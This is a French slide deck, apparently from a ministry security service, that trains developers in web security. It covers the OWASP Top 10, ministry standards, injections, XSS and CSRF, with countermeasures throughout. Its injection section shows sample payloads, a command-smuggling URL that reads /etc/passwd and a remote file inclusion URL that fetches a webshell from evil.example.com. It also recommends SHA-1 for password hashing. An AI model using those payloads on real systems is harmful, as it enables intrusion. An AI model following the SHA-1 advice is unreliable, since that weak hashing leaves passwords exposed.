



La sécurité informatique pour les informaticiens

SHFDS

Jean-Philippe Papillon

Matthieu Gomez

6 octobre 2017



Liberté • Égalité • Fraternité

RÉPUBLIQUE FRANÇAISE



MINISTÈRE DE L'ÉCONOMIE
ET DES FINANCES

I Sommaire

1. Contexte de la cybercriminalité
2. OWASP
3. Standards ministériels
4. Tenue à jour des composants
5. Mots de passe, authentification
6. Contrôles d'accès
7. Cloisonnements
8. Injections
9. Bases de données
10. Données sensibles et configuration

Contexte de la cybercriminalité

- Des attaques cyber effrayantes
- Une transition fondamentale vers une professionnalisation et industrialisation des cyber attaquants
 - Marchés noirs
 - Exploit as a Service
 - Procédés d'intrusion évolués
 - Rançongiciels
- Des solutions de sécurité traditionnelles insuffisantes
 - Le pare-feu ne protège pas contre les attaques par hameçonnage
 - L'antivirus protège des malwares connus

| OWASP

- <https://www.owasp.org>
- communauté en ligne travaillant sur la sécurité des applications Web
- Top 10 des risques critiques pesant sur les applications web
- Le top 10 – 2017 est en préparation


OWASP Top 10 - 2013

1. Injections
2. Viol d'authentification ou de session
3. Cross-script scripting (XSS)
4. Références directes non sécurisées à un objet
5. Mauvaise configuration de sécurité
6. Exposition de données sensibles
7. Défaut de contrôle d'accès des fonctions
8. Cross-site request forgery (CSRF)
9. Usage de composants notoirement vulnérables
10. Redirection non validées

Comment les contrer ?

- L'homologation
 - Analyse et acceptation des risques
 - Revue de sécurité
- Basée sur nos standards

<http://hfds-bercy.monportail.alize/cms/sites/hfds-bercy/accueil/ssi/textes-de-reference-1.html>



| Standards

- Poste de travail
- Appareils connectés
- DNS
- Messagerie
- Protections des systèmes d'information accessibles par API
- Protection HTTP contre les injections (HTTPS)

TLS

Poste de travail

- Risques
 - Fuites d'information
 - Pertes de données
 - Modification non voulues d'informations ou du comportement du poste
 - Usurpations d'identité
 - Utilisation abusive

Poste de travail

- Traitement des risques
 - Postes nomades : protection contre fuite
 - Exécution de codes malicieux
 - Attaques réseaux
 - Consoles d'administration
 - Usurpation d'identité
 - Audit

Focus sur Windows 10



Appareils connectés

- Menaces
 - Prise de contrôle
 - Vols d'informations
 - Injection de logiciel malveillants

Standard minimum des objets connectés

- Pré-requis minimum pour appareils sur réseau
 - Logiciels mis à jours
 - Dispositifs contre les programmes malveillants
 - Limitation des connexions (ports, protocole...)
 - Authentification par un moyen réputé sûr
- Prise en compte
 - À faire figurer dans les marchés publics à partir du 01/01/2017
 - Tenir compte des pré-requis non remplis dans l'homologation

DNS

- 1er janvier 2018 : Configuration
 - Validation DNSSEC
 - Response Rate Limiting (RLL)
 - Durée de vie du cache courte (TTL : 1 heure)
- 1er janvier 2019
 - Publication DNSSEC
 - Bureau d'enregistrement et gestion
 - Architecture cloisonnée
 - Hébergement réparti des serveurs DNS
 - Supervision et journalisation

Messagerie

- Standards
 - Homologation des services e-mail
 - Relais SMTP, authenticité et confidentialité des courriels
 - SPF et lutte contre l'usurpation de courriel
 - Guide technique DKIM, DMARC, STARTTLS, MIME


Messagerie - menace

- Lecture de courriels
- Modification de courriels
- Usurpation de l'identité de l'expéditeur

Défense de la messagerie

- Standards
 - Contrôle de l'IP de l'expéditeur
 - Publier dans le DNS au 01/01/2018
 - Signature
 - Chiffrement STARTTLS
 - Contenu des en-têtes MIME
- Déjà mis en place par les grands opérateurs de messagerie

Le DNS est votre ami !



Dans les enregistrements DNS

- Adresse SPF
 - Adresses IP autorisées / interdites à envoyer du courrier pour le domaine considéré
- Clé publique DKIM
 - Signature du message par le domaine
- Politique DMARC : Que faire des messages ne répondant pas aux critères SPF et DKIM ?
 - Accepter / rejeter / quarantaine / avertir

L'expérience britannique

- DMARC depuis le octobre 2016
- Résultat : le public reçoit plus de 50 000 courriels frauduleux provenant de 'taxrefund.gov.uk' par jour !

Protections des systèmes d'information accessibles par API

- Mesures organisationnelles
 - Acceptation des CGU
- Mesures techniques
 - Les serveurs du partenaire s'authentifie de manière renforcée

TLS

- Menaces sur les communications web
 - Lecture des communications « sniffing »
 - Homme du milieu
 - Déchiffrement après coup, après vol d'une clé privée

Standard

- Algorithme
 - Le SSLv3 est craqué depuis 2014
 - TLS 1.0 = SSLv3.1 à peine plus sûr
 - TLS 1.1 est remplacé
- Convergence vers TLS 1.2 au 01/01/2019
- Contrôle des certificats
 - Émis : publication des CAA d'ici le 01/01/2018
 - Révoqués : agrafages OCSP
- Tests sur des sites
 - Ex : « B » sur Cryptosense

Autorisation d'autorité de certification (CAA)

- Pour un domaine
 - Indiquer les autorités de certifications qui peuvent émettre des certificats
 - publier un enregistrement DNS
- À partir du 8/09/2017, les autorités de certifications doivent contrôler les CAA

Contrôle des certificats révoqués

- CRL
 - De plus en plus volumineux
- OCSP : protocole de vérification de certificat en ligne
 - Mais surcharge de l'autorité de certification
 - Agrafage OCSP : le serveur de l'application envoie lui-même une réponse OCSP horodatée et signée

Applications web

- Protection contre les injections de contenu, code, XSS et autres menaces sur les applications web (cf. plus loin)
- Homologation d'une application web hébergée sur internet
- URI et supervision pour diagnostiquer l'indisponibilité de services web

URI et supervision

- Menaces sur la disponibilité
 - Pertes de connexions entre composants
 - Attaques en force brute
 - Le ping ne suffit pas !
- Standard
 - Page de maintenance préétablie
 - URI/heartbeat : page de tests élaborés
 - URI/metrics : page de compteurs de supervision

| Tenue à jour des composants

- Menace : Usage de composants notoirement vulnérables
 - Les hôpitaux britanniques, Windows XP et Wannacry...
- Fin du support sécurité :
<http://hfds-bercy.monportail.alize/cms/sites/hfds-bercy/accueil/ssi/fin-de-support-securite.html>

| Authentification

- Hachage des mots de passe
 - SHA-1
- Pas de conservation en clair
 - Bases de données, fichiers, sauvegardes
- Préférer le certificat
- Protection des sessions par token

Cross-site request forgery (CSRF)

- Oblige l'utilisateur à effectuer une action involontairement
 - Exemple : poster sur un blog

```

```

→ Effacement de message !
- Parades
 - envoyer un token dans un champ invisible du formulaire
 - vérifier le Referer
 - utiliser les nouveaux marquages de cookies (SameSite,)

| Contrôles d'accès

- Menaces
 - Références directes non sécurisées à un objet
<https://www.example.com/photos/002547>
 - Défaut de contrôle d'accès des fonctions
<https://www.example.com/user/getAccounts>
→ <https://www.example.com/admin/getAccounts>

Contrôles d'accès

- Parades
 - Utiliser des références valables uniquement pour la session
- Contrôler les droits systématiquement
 - Pages
 - Objets
 - Fonctions

| Cloisonnement


- Applicatif
 - Séparation physique des machines frontend et backend et des machines des environnements non productif, des environnements contenant des données de production.
 - Compartimentage des applications productives entre elles

Cloisonnement


- Administration
 - Un réseau d'administration et des postes administration dédiés
 - Des mots de passe d'administration différents par zone (fronted, backend, bureautique)

Injections


- Principe
 - Envoi de code malveillant dans un champ de formulaire ou une URL
 - Envoi de la requête correspondante pour traitement
 - Exécution du code malveillant



Utilisation normale



Attaque par injection SQL



Autres injections

- LDAP (applications qui interrogent l'Active Directory)
- Commandes shell :
`http://sensitive/something.php?dir=%3Bcat%20/etc/passwd`
- XML
- Remote file inclusion (RFI)
`/vulnerable.php?ARGUMENT_ATTENDU=http://evil.example.com/webshell.txt?`

Parades

- Contrôler les saisies chez le client
 - Ne pas autoriser les caractères spéciaux
 - Valider les entrées avec des expressions régulières
 - Insuffisante !
- Vérifier également sur le serveur
- Employer les librairies adéquates
NoSamy de l'OWASP

SQL : requêtes paramétrées


Autres parades

- XML et Java : désactiver l'appel à des ressources tierces
- Le serveur ne doit pas avoir un accès complet à internet
- A paraître : standard sur les passerelles


XSS

- Même si l'injection est neutre pour le serveur, elle peut déclencher une action chez le client !
- Effets
 - Vol de session ou de cookie
 - Redirection (phishing...)
 - Actions sur le site
 - Déni de service (boucle infini)

XSS par réflexion



XSS stocké



Parades : contrôle des sorties

- **Content-Security-Policy (CSP)**
 - Contrôle des éléments : Javascript, images, feuille de style...
 - Remontée d'informations
- **Directives**
 - Dans chaque page HTML
 - Dans l'en-tête HTTP indiqué par le serveur

***Content-Security-Policy : default-src 'self' https ;
report-uri https://monsite.report-uri.io/report;***

Marquage des cookies

- Transportés seulement sur https
- Inutilisable dans javascript

*Set-cookie : <name>=<value> ; secure ; httpOnly
; SameSite=Lax*

| Bases de données

- Stockage uniquement des données dont on a besoin et de manière approprié
- Chiffrement
- Un système peut être 'passe-plats' plutôt qu'agrégateur de données

Données sensibles et configuration

- Menaces
 - Mauvaise configuration de sécurité
 - Exposition de données sensibles
- Yahoo, sa base de sauvegarde et FTP...
- Parades
 - Vérifier les ports, les services...
 - Vérifier les sauvegardes, les logs, les messages d'erreur...

RISQUES - OWASP

STANDARDS

COMPOSANTS A
JOUR

DONNEES
SENSIBLES
CONFIGURATION

AUTHENTI-
FICATION

BASE DE
DONNEES

**Avez-vous des
questions ?**

CONTROLES
D'ACCES

CLOISON-
NEMENTS

INJECTIONS
XSS

En savoir plus

- Nous contacter
 - sur incidents
alerte-ssi.shfds@finances.gouv.fr
 - pour conseil
dssi.shfds@finances.gouv.fr
- <https://www.owasp.org>
- « Les failles de sécurité des applications web »
[https://aresu.dsi.cnrs.fr/IMG/pdf/failles de securite v1-3.pdf](https://aresu.dsi.cnrs.fr/IMG/pdf/failles_de_securite_v1-3.pdf)